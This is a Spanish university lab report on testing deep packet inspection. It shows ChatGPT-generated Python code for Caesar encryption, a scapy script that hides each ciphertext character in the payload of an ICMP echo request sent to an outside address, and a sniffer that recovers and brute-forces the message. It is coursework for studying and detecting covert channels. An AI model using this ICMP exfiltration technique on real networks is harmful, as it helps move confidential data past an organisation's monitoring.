

Informe Laboratorio 1

Sección 1

Pablo Lores

e-mail: pablo.lores_s@mail.udp.cl

Agosto de 2024

Índice

1. Descripción	2
2. Actividades	2
2.1. Algoritmo de cifrado	2
2.2. Modo stealth	2
2.3. MitM	3
3. Desarrollo de Actividades	4
3.1. Actividad 1	4
3.2. Actividad 2	5
3.2.1. Ping Normal	6
3.2.2. inyecta cifrado a tráfico	7
3.2.3. mantiene timestamp	7
3.2.4. Mantiene identificación coherente	8
3.2.5. Mantiene seq number coherente	9
3.2.6. mantiene payload ICMP (8 primeros bytes) y mantiene payload ICMP (desde 0x10 a 0x37)	10
3.3. Actividad 3	11
3.3.1. lectura de tráfico	14
3.3.2. mostrar todas las opciones	14
3.3.3. detectar texto plano y llave	15
3.4. Issues	15

1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a ChatGPT y validar si el código resultante cumple con lo requerido.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando chatGPT, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.

```

$ cd ~/Desktop
$ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb

```

2.2. Modo stealth


1. Generar un programa, en python3 utilizando ChatGPT, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```

$ cd ~/Desktop
$ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

```

El último carácter del mensaje se transmite como una b.



2.3. MitM

1. Generar un programa, en python3 utilizando ChatGPT, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

$ sudo python3 readv2.py cesar.pcapng
0      larycxpajorj h bnpdarmjm nw anmnb
1      kzqxbwozinqi g amoczqlil mv zmlma
2      jypwavnyhmpf f zlnbypkhk lu yklkz
3      ixovzumxglog e ykmaxojgj kt xkjky
4      hwnuytlwfknf d xjlzwnifi js wjiyx
5      gvmtxskvejme c wikyvmheh ir vihiw
6      fulswrjudild b vhjxulgdg hq uhghv
7      etkrvqitchkc a ugiwtkfcf gp tgfgu
8      dsjquphsbgjb z tfhvsjebe fo sfef
9      criptografia y seguridad en redes
10     bqhosnfqzehz x rdftqhczc dm qdcdr
11     apgnrmepydgy w qcespgbyb cl pcbcq
12     zofmqldoxcfx v pbdrofaxa bk obabp
13     ynelpkcnwbew u oacqnezwz aj nazao
14     xmdkojbmadv t nzbpmdyvy zi mzyzn
15     wlcjnia luzcu s myaolcxux yh lyxym
16     vkbimhzktybt r lxznkbwtw xg kxwxl
17     ujahlgysxas q kwymjavsv wf jwvwk
18     tizgkfxirwzr p jvxlizuru ve ivuvj
19     shyfjewhqvyq o iuwkhytqt ud hutui
20     rgxeidvgpuxp n htvjgxspc tc gtsth
21     qfwdhcufotwo m gsuifwrro sb fsrsg
22     pevcbtensvn l frthevqng ra erqrf
23     odubfasdmrum k eqsgdupmp qz dqpqe
24     nctaezrclqtl j dprfctolo py cpopd
25     mbszdyqbkpsk i coqebnskn ox bonoc

```

Finalmente, deberá indicar 4 issues que haya tenido al lidiar con ChatGPT, netamente para reflejar cuál fue su experiencia al trabajar con esta tecnología.

3. Desarrollo de Actividades

3.1. Actividad 1

Para comenzar con La actividad Uno se le pidió a ChatGPT que realizara un código que permita cifrar texto utilizando el algoritmo Cesar con el siguiente prompt:

Escribe un programa en Python3 que implemente el cifrado César. El programa debe tomar como entrada un string y un valor de corrimiento, y devolver el string cifrado. Asegúrate de que el programa maneje tanto letras mayúsculas como minúsculas y mantenga sin cambios los caracteres no alfabéticos. Además, el programa debe incluir un bloque de evidencia (comentarios o impresión de resultados) que demuestre que el cifrado se ha logrado correctamente.

En el anexo hay un link que muestra los prompt usados para resolver esta actividad 1.

Lo cual ChatGPT respondió con el siguiente código:

```
def cifrado_cesar(texto, corrimiento):
    cifrado = ""

    for char in texto:
        if char.isalpha(): # Verifica si el carácter es una letra
            desplazamiento = corrimiento % 26 # Ajusta el corrimiento al rango de 0-25
            if char.islower(): # Verifica si el carácter es una letra minúscula
                base = ord('a')
                cifrado += chr((ord(char) - base + desplazamiento) % 26 + base)
            elif char.isupper(): # Verifica si el carácter es una letra mayúscula
                base = ord('A')
                cifrado += chr((ord(char) - base + desplazamiento) % 26 + base)
        else:
            cifrado += char # Mantiene los caracteres no alfabéticos sin cambios

    return cifrado

# Solicitar datos al usuario
def solicitar_datos():
    texto = input("Introduce el texto a cifrar: ")
    corrimiento = int(input("Introduce el valor de corrimiento (número entero): "))
    return texto, corrimiento

# Bloque de evidencia
def prueba_cifrado_cesar():
    texto, corrimiento = solicitar_datos()
    texto_cifrado = cifrado_cesar(texto, corrimiento)
    print(f"Texto original: {texto}")
    print(f"Texto cifrado: {texto_cifrado}")

# Ejecutar la prueba
prueba_cifrado_cesar()
```

Tras ejecutar el código veremos que la consola nos pide el texto a cifrar con el siguiente mensaje **“Introduce el texto a cifrar:”** donde usamos el ejemplo **hola mundo** para la actividad. Posterior pedimos el corrimiento con mensaje **“Introduce el valor de corrimiento (número entero):”** y esperamos la respuesta. A continuación mostraré una imagen del código en funcionamiento:

```
pabloloressaavedra@MacBook-Air-de-Pablo-2 LAB1 % python3 Actividad_1.py
Introduce el texto a cifrar: hola mundo
Introduce el valor de corrimiento (número entero): 9
Texto original: hola mundo
Texto cifrado: qxuj vdwmx
pabloloressaavedra@MacBook-Air-de-Pablo-2 LAB1 %
```

Figura 1: Ejecución del código Cifrado Cesar

- Como se puede ver el texto original es un **hola mundo**.
- Un corrimiento de **9**
- Nos retorna el texto cifrado **qxuj vdwmx**

3.2. Actividad 2

Continuando con la actividad 2. Pedimos a ChatGPT que creara otro código que enviara los caracteres uno a uno en mensajes ICMP a una dirección dada. Para esto usamos el siguiente prompt **Desarrolla un programa en Python3 que envíe un string carácter por carácter, en paquetes ICMP Echo Request. Cada carácter debe ser inyectado en el campo 'data' del paquete ICMP. Asegúrate de que el programa mantenga el timestamp, identification, seq number y ID. los primeros 8 bytes del payload no tienen que ser afectados y el bit 0x0e del payload ICMP tiene que tener el caracter inyectado. Incluye un bloque de evidencia (comentarios o impresión de resultados) que demuestre que cada uno de estos aspectos se ha logrado exitosamente. La IP y el mensaje se pide por consola.**

Es importante resaltar que este no fue el único prompt que se le dio a ChatGPT, se dieron más que se podrán ver en el anexo con el link de ChatGPT de la actividad 2 y 3.

ChatGPT proporcionó el siguiente código:

```
from scapy.all import *
import os
import time

def send_icmp_request(ip, message):
    # Configuración del paquete ICMP
    icmp_id = 12345 # Identificador ICMP
    icmp_seq = 1 # Número de secuencia ICMP

    # Generar un payload real de 48 bytes utilizando bytes aleatorios
```

```

payload_base = os.urandom(48) # 48 bytes de datos reales

# Posición fija dentro del payload donde se inyectará el carácter
injection_position = 8 # Por ejemplo, la posición 8 (después de los primeros 8 bytes)

if len(message) > 48:
    raise ValueError("El mensaje es demasiado largo. Debe ser de hasta 48 caracteres.")

for i, char in enumerate(message):
    # Construir el payload ICMP con el carácter inyectado en la posición fija
    payload = payload_base[:injection_position] + char.encode() + payload_base[injection_position:]

    # Crear el paquete ICMP
    packet = IP(dst=ip) / ICMP(id=icmp_id, seq=icmp_seq) / Raw(load=payload)

    # Enviar el paquete
    send(packet)
    print(f"Paquete ICMP enviado con carácter '{char}' en la posición {injection_position}")

    # Esperar antes de enviar el siguiente carácter para evitar congestión
    time.sleep(1)

def main():
    # Solicitar IP y mensaje al usuario
    ip = input("Ingrese la IP de destino: ")
    message = input("Ingrese el mensaje a enviar (hasta 48 caracteres): ")

    send_icmp_request(ip, message)
    print("Todos los caracteres han sido enviados en paquetes ICMP.")

if __name__ == "__main__":
    main()

```

3.2.1. Ping Normal

En las siguientes imágenes se ve una captura ping real al dominio de Google con destino 8.8.8.8.

No.	Time	Source	Destination	Protocol	Length	Info
156	22.597693	192.168.4.131	8.8.8.8	ICMP	98	Echo (ping) request id=0xac4d, seq=0/0, ttl=64 (reply in 157)
157	22.613319	8.8.8.8	192.168.4.131	ICMP	98	Echo (ping) reply id=0xac4d, seq=0/0, ttl=116 (request in 156)
158	23.602937	192.168.4.131	8.8.8.8	ICMP	98	Echo (ping) request id=0xac4d, seq=1/256, ttl=64 (reply in 159)
159	23.617121	8.8.8.8	192.168.4.131	ICMP	98	Echo (ping) reply id=0xac4d, seq=1/256, ttl=116 (request in 158)
178	24.604970	192.168.4.131	8.8.8.8	ICMP	98	Echo (ping) request id=0xac4d, seq=2/512, ttl=64 (reply in 184)
184	24.619353	8.8.8.8	192.168.4.131	ICMP	98	Echo (ping) reply id=0xac4d, seq=2/512, ttl=116 (request in 178)

Figura 2: Pings a Google sin modificar




Figura 3: Data Pings request a Google sin modificar

3.2.2. inyecta cifrado a tráfico

Para este punto inyectaremos el código cifrado. como se observa en la siguiente imagen.

```
pabloloressaavedra@MacBook-Air-de-Pablo-2 LAB1 % python3 Actividad_2.py
WARNING: No IPv4 address found on anp11 !
WARNING: No IPv4 address found on anp10 !
WARNING: more No IPv4 address found on en3 !
Ingrese la IP de destino: 8.8.8.8
Ingrese el mensaje a enviar (hasta 48 caracteres): qxuj vdwmx
.
Sent 1 packets.
Paquete ICMP enviado con carácter 'q' en la posición 8 del payload
.
Sent 1 packets.
Paquete ICMP enviado con carácter 'x' en la posición 8 del payload
.
Sent 1 packets.
Paquete ICMP enviado con carácter 'u' en la posición 8 del payload
.
Sent 1 packets.
Paquete ICMP enviado con carácter 'j' en la posición 8 del payload
```

Figura 4: Inyección de paquetes ICMP modificados

3.2.3. mantiene timestamp

No logre que ChatGPT me diera un código que mantenga el timestamp adjunto, prueba en imagen que no aparece comparándolo con el Ping a Google realizado con anterioridad: Ping Real


```

> Ethernet II, Src: Apple_dd:89:ec (d4:57:63:dd:89:ec), Dst: eero_d3:e6:8d (64:97:14:d3:e6:8d)
> Internet Protocol Version 4, Src: 192.168.4.131, Dst: 8.8.8.8
v Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x07b6 [correct]
    [Checksum Status: Good]
    Identifier (BE): 44109 (0xac4d)
    Identifier (LE): 19884 (0x4dac)
    Sequence Number (BE): 0 (0x0000)
    Sequence Number (LE): 0 (0x0000)
    [Response frame: 157]
    Timestamp from icmp data: Sep  2, 2024 00:56:38.896144000 -04
    [Timestamp from icmp data (relative): 0.000099000 seconds]
v Data (48 bytes)
    Data: 08090a0b0c0d0e0f101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f30
    [Length: 48]

```

Figura 5: timestamp del ping real

Ping modificado

```

> Frame 72: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface en0, id 0
> Ethernet II, Src: Apple_dd:89:ec (d4:57:63:dd:89:ec), Dst: eero_d3:e6:8d (64:97:14:d3:e6:8d)
> Internet Protocol Version 4, Src: 192.168.4.131, Dst: 8.8.8.8
v Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x839c [correct]
    [Checksum Status: Good]
    Identifier (BE): 12345 (0x3039)
    Identifier (LE): 14640 (0x3930)
    Sequence Number (BE): 1 (0x0001)
    Sequence Number (LE): 256 (0x0100)
    [Response frame: 73]
v Data (48 bytes)
    Data: 0f30846193b1ace871d9c02bbbfcaf218eb516369c82d5b5b729ef2179030c6518efd39618d61d4365
    [Length: 48]

```

Figura 6: timestamp del ping Modificado

Como se puede ver en la imagen. El timestamp del ping modificado no aparece, esto se puede solucionar con un mejor prompt, y varios intentos.

3.2.4. Mantiene identificación coherente

A continuación se presentarán la comparación del identificador de un paquete ICMP real contra el paquete ICMP modificado:


```

> Ethernet II, Src: Apple_dd:89:ec (d4:57:63:dd:89:ec), Dst: eero_d3:e6:8d (64:97:14:d3:e6:8d)
> Internet Protocol Version 4, Src: 192.168.4.131, Dst: 8.8.8.8
< Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
  Code: 0
  Checksum: 0x07b6 [correct]
  [Checksum Status: Good]
  Identifier (BE): 44109 (0xac4d)
  Identifier (LE): 19884 (0x4dac)
  Sequence Number (BE): 0 (0x0000)
  Sequence Number (LE): 0 (0x0000)
  [Response frame: 157]
  Timestamp from icmp data: Sep  2, 2024 00:56:38.896144000 -04
  [Timestamp from icmp data (relative): 0.000099000 seconds]
< Data (48 bytes)
  Data: 08090a0b0c0d0e0f101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f30
  [Length: 48]

```

Wi-Fi: en0: <live capture in progress>

Figura 7: Identificador ICMP Real

```

> Frame 91: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface en0, id 0
> Ethernet II, Src: eero_d3:e6:8d (64:97:14:d3:e6:8d), Dst: Apple_dd:89:ec (d4:57:63:dd:89:ec)
> Internet Protocol Version 4, Src: 8.8.8.8, Dst: 192.168.4.131
< Internet Control Message Protocol
  Type: 0 (Echo (ping) reply)
  Code: 0
  Checksum: 0x879c [correct]
  [Checksum Status: Good]
  Identifier (BE): 12345 (0x3039)
  Identifier (LE): 14640 (0x3930)
  Sequence Number (BE): 1 (0x0001)
  Sequence Number (LE): 256 (0x0100)
  [Request frame: 90]
  [Response time: 15.606 ms]
< Data (48 bytes)
  Data: 0f30846193b1ace875d9c02bbbfcaf218eb516369c82d5b5b729ef2179030c6518efd39618d61d4365
  [Length: 48]

```

Figura 8: Identificador ICMP Modificado

Se puede notar que los identificadores (BE) y (LE) son diferentes, esto se puede deber a que el código que nos dio ChatGPT proporciona un identificador estático. Si nosotros modificamos este identificador para que sea igual al de un ping real sería más fácil burla la seguridad.

3.2.5. Mantiene seq number coherente

A continuación se presentarán la comparación del SEQ number de un paquete ICMP real contra el paquete ICMP modificado

```

> Ethernet II, Src: Apple_dd:89:ec (d4:57:63:dd:89:ec), Dst: eero_d3:e6:8d (64:97:14:d3:e6:8d)
> Internet Protocol Version 4, Src: 192.168.4.131, Dst: 8.8.8.8
v Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
  Code: 0
  Checksum: 0x07b6 [correct]
  [Checksum Status: Good]
  Identifier (BE): 44109 (0xac4d)
  Identifier (LE): 19884 (0x4dac)
  Sequence Number (BE): 0 (0x0000)
  Sequence Number (LE): 0 (0x0000)
  [Response frame: 157]
  Timestamp from icmp data: Sep  2, 2024 00:56:38.896144000 -04
  [Timestamp from icmp data (relative): 0.000099000 seconds]
v Data (48 bytes)
  Data: 08090a0b0c0d0e0f101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f30
  [Length: 48]
Wi-Fi: en0: <live capture in progress>

```

Figura 9: seq number ICMP real

```

> Frame 91: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface en0, id 0
> Ethernet II, Src: eero_d3:e6:8d (64:97:14:d3:e6:8d), Dst: Apple_dd:89:ec (d4:57:63:dd:89:ec)
> Internet Protocol Version 4, Src: 8.8.8.8, Dst: 192.168.4.131
v Internet Control Message Protocol
  Type: 0 (Echo (ping) reply)
  Code: 0
  Checksum: 0x879c [correct]
  [Checksum Status: Good]
  Identifier (BE): 12345 (0x3039)
  Identifier (LE): 14640 (0x3930)
  Sequence Number (BE): 1 (0x0001)
  Sequence Number (LE): 256 (0x0100)
  [Request frame: 90]
  [Response time: 15.606 ms]
v Data (48 bytes)
  Data: 0f30846193b1ace875d9c02bbbfcaf218eb516369c82d5b5b729ef2179030c6518efd39618d61d4365
  [Length: 48]

```

Figura 10: seq number ICMP real

Al igual que el caso anterior se puede notar que los seq number (BE) y (LE) son diferentes, esto se puede deber a que el código que nos dio ChatGPT proporciona un seq number estático. Si nosotros modificamos el seq number para que siga, la secuencia que lleva un PING real sería más realista.

3.2.6. mantiene payload ICMP (8 primeros bytes) y mantiene payload ICMP (desde 0x10 a 0x37)

A continuación se presentarán la comparación del payload del paquete ICMP real y el paquete ICMP modificado




Figura 11: Payload del ICMP real




Figura 12: Payload del ICMP Modificado

Al igual que los casos anteriores se puede notar que Payload son diferentes, esto se puede deber a que el código que nos dio ChatGPT proporciona un Payload estático. Si nosotros modificamos el Payload será más realista.

3.3. Actividad 3

Finalizando con la actividad 3. Pedimos a ChatGPT que creara otro código que permita obtener el mensaje transmitido en el paso 2 y con fuerza bruta descifre el código y el corrimiento. para esto utilizamos el siguiente prompt: **Ahora necesito que desarrolles otro programa en Python3 que capture los paquetes ICMP enviados por el programa anterior y recupere el texto cifrado. Luego, realiza una fuerza bruta para probar todos los posibles desplazamientos (0-25) del cifrado César y obtener todas las posibles versiones del mensaje en claro. El programa debe identificar y resaltar en verde la opción más probable de ser el mensaje original.**

Los prompts está en el link del anexo actividad 2 y 3.

ChatGPT proporcionó el siguiente código:

```
from scapy.all import *
from collections import Counter
from termcolor import colored

def caesar_cipher_decrypt(ciphertext, shift):
    plaintext = ''
    for char in ciphertext:
        if char.isalpha():
```

```

        shifted = ord(char) - shift
        if char.islower():
            if shifted < ord('a'):
                shifted += 26
        elif char.isupper():
            if shifted < ord('A'):
                shifted += 26
        plaintext += chr(shifted)
    else:
        plaintext += char
    return plaintext

def capture_icmp_payload(target_ip, capture_time=10):
    captured_text = []

    def process_packet(packet):
        if packet.haslayer(ICMP):
            if packet[IP].src == target_ip and packet[ICMP].type == 8: # ICMP Echo Request
                payload = bytes(packet[Raw].load)
                # Suponiendo que el texto cifrado está en la posición fija, ej. posición 8 del
                captured_text.append(chr(payload[8]))

    print(f"Capturando paquetes ICMP de {target_ip}...")
    sniff(filter=f"icmp and src host {target_ip}", prn=process_packet, timeout=capture_time)

    return ''.join(captured_text)

def brute_force_caesar(ciphertext):
    possibilities = {}
    for shift in range(26):
        decrypted_text = caesar_cipher_decrypt(ciphertext, shift)
        possibilities[shift] = decrypted_text
        print(f"Desplazamiento {shift}: {decrypted_text}")
    return possibilities

def highlight_most_likely(possibilities):
    # Contar la frecuencia de palabras comunes para adivinar cuál es la más probable
    common_words = ["the", "and", "is", "in", "to", "of", "that", "with", "as", "for"]
    scores = {}
    for shift, text in possibilities.items():
        score = sum(text.count(word) for word in common_words)
        scores[shift] = score

    # Obtener la opción con el puntaje más alto
    best_shift = max(scores, key=scores.get)
    best_text = possibilities[best_shift]
    print(colored(f"\nPosible mensaje original (Desplazamiento {best_shift}): {best_text}", 'g'))

```

```
def main():
    # Solicitar la IP de destino al usuario
    target_ip = input("Ingrese la IP del remitente de los paquetes ICMP: ")


    # Capturar el texto cifrado
    ciphertext = capture_icmp_payload(target_ip)
    print(f"\nTexto cifrado capturado: {ciphertext}")

    # Realizar fuerza bruta para descifrar el texto
    possibilities = brute_force_caesar(ciphertext)

    # Resaltar la opción más probable
    highlight_most_likely(possibilities)

if __name__ == "__main__":
    main()
```

la siguiente imagen presenta él la ejecución del tercer código al recuperar los datos del los paquetes ICMP



```
pabloloressaavedra@MacBook-Air-de-Pablo-2 LAB1 % python3 Actividad_3.py
WARNING: No IPv4 address found on anpi1 !
WARNING: No IPv4 address found on anpi0 !
WARNING: more No IPv4 address found on en3 !
Ingrese la IP del remitente de los paquetes ICMP: 192.168.4.131
Capturando paquetes ICMP de 192.168.4.131 durante 30 segundos...

Texto cifrado capturado: qxuj vdwmx
Desplazamiento 0: qxuj vdwmx
Desplazamiento 1: pwti ucvlw
Desplazamiento 2: ovsh tbukv
Desplazamiento 3: nurg satju
Desplazamiento 4: mtqf rzsit
Desplazamiento 5: lspe qyrhs
Desplazamiento 6: krod pxqgr
Desplazamiento 7: jqnc owpfq
Desplazamiento 8: ipmb nvoep
Desplazamiento 9: hola mundo
Desplazamiento 10: gnkz ltmcn
Desplazamiento 11: fmjy kslbm
Desplazamiento 12: elix jrkal
Desplazamiento 13: dkhw iqjzk
Desplazamiento 14: cjgv hpiyj
Desplazamiento 15: bifu gohxi
Desplazamiento 16: aheth fngwh
Desplazamiento 17: zgds emfvg
Desplazamiento 18: yfcr dleuf
Desplazamiento 19: xebq ckdte
Desplazamiento 20: wdap bjcsd
Desplazamiento 21: vczo aibrc
Desplazamiento 22: ubyn zhaqb
Desplazamiento 23: taxm ygzpa
Desplazamiento 24: szwl xfyoz
Desplazamiento 25: ryvk wexny

Posible mensaje original (Desplazamiento 9): hola mundo
pabloloressaavedra@MacBook-Air-de-Pablo-2 LAB1 %
```

Figura 13: Ejecución del tercer código completo

3.3.1. lectura de tráfico

Esta imagen muestra que el programa tiene 30 segundos para leer el tráfico obtenido y la información es importante resaltar que nosotros le decimos que quién es la IP que tenemos que rastrear.

```
pabloloressaavedra@MacBook-Air-de-Pablo-2 LAB1 % python3 Actividad_3.py
WARNING: No IPv4 address found on anpi1 !
WARNING: No IPv4 address found on anpi0 !
WARNING: more No IPv4 address found on en3 !
Ingrese la IP del remitente de los paquetes ICMP: 192.168.4.131
Capturando paquetes ICMP de 192.168.4.131 durante 30 segundos...
```

Figura 14: Obtención de los caracteres

3.3.2. mostrar todas las opciones

Esta imagen muestra todas las opciones y la fuerza bruta para descifrar el código.

```
Texto cifrado capturado: qxuj vdwmx
Desplazamiento 0: qxuj vdwmx
Desplazamiento 1: pwti ucvlw
Desplazamiento 2: ovsh tbukv
Desplazamiento 3: nurg satju
Desplazamiento 4: mtqf rzsit
Desplazamiento 5: lspe qyrhs
Desplazamiento 6: krod pxqgr
Desplazamiento 7: jqnc owpfq
Desplazamiento 8: ipmb nvoep
Desplazamiento 9: hola mundo
Desplazamiento 10: gnkz ltmcn
Desplazamiento 11: fmjy kslbm
Desplazamiento 12: elix jrkal
Desplazamiento 13: dkhw iqjzk
Desplazamiento 14: cjgv hpiyj
Desplazamiento 15: bifu gohxi
Desplazamiento 16: ahet fngwh
Desplazamiento 17: zgds emfvg
Desplazamiento 18: yfcr dleuf
Desplazamiento 19: xebq ckdte
Desplazamiento 20: wdap bjcsd
Desplazamiento 21: vczo aibrc
Desplazamiento 22: ubyn zhaqb
Desplazamiento 23: taxm ygzpa
Desplazamiento 24: szwl xfyoz
Desplazamiento 25: ryvk wexny
```

Figura 15: todas las posibles combinaciones

3.3.3. detectar texto plano y llave

por último esta imagen muestra el mensaje ya descifrado justo al corrimiento que este tiene.

